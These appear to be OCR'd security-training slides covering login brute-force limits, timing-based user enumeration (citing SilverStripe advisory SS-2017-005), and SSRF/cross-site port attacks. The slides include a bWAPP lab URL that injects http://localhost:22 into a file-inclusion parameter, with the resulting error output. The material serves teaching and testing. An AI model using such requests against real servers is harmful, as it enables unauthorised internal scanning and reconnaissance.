- Fix response times – make no differences
- Hashing




Sorry, too many failed login attempts from your IP address. This IP address is temporarily blocked. Try again later or request a new password.

- Prevent bruteforce by limiting attempts. (https://www.drupal.org/node/1023440)
- No obvious time differ



ERROR: The password you entered for the username **admin** is incorrect. Lost your password?

- No bruteforce prevention
- No obvious time differ
- Can use other method for user enumeration



SS-2017-005: User enumeration via timing attack on login and password reset forms


Severity:	Moderate (?)
Identifier:	SS-2017-005
Versions Affected:	3.5.4 and below to 3.6.1
Versions Fixed:	3.5.5, 3.6.2
Release Date:	2017-09-28

User enumeration is possible by performing a timing attack on the login or password reset pages with user credentials.


Credit to Daniel Hensby (SilverStripe) and Erez Yalon (Checkmarx)

CROSS SITE PORT ATTACK (XSPA)
SERVER SIDE REQUEST FORGERY (SSRF)

- https://www.owasp.org/index.php/Server_Side_Request_Forgery
- Abuse application/server functionality to read/update internal resource
- Abuse application/server functionality to port scan (XSPA)


Intranet
Web application
via Internet

How SSRF usually looks like.



/ Remote & Local File Inclusion (RFI/LFI) /

Select a language: English Go

Warning: include(http://localhost:22) [**function.include**]: failed to open stream: HTTP request failed! SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 in **/var/www/bWAPP/rlfi.php** on line **174**


Warning: include() [**function.include**]: Failed opening 'http://localhost:22' for inclusion (include_path='.:/usr/share/php:/usr/share/pear') in **/var/www/bWAPP/rlfi.php** on line **174**


http://testingserver/bWAPP/rlfi.php?language=http://localhost:22&action=go


protocol

Targeted IP

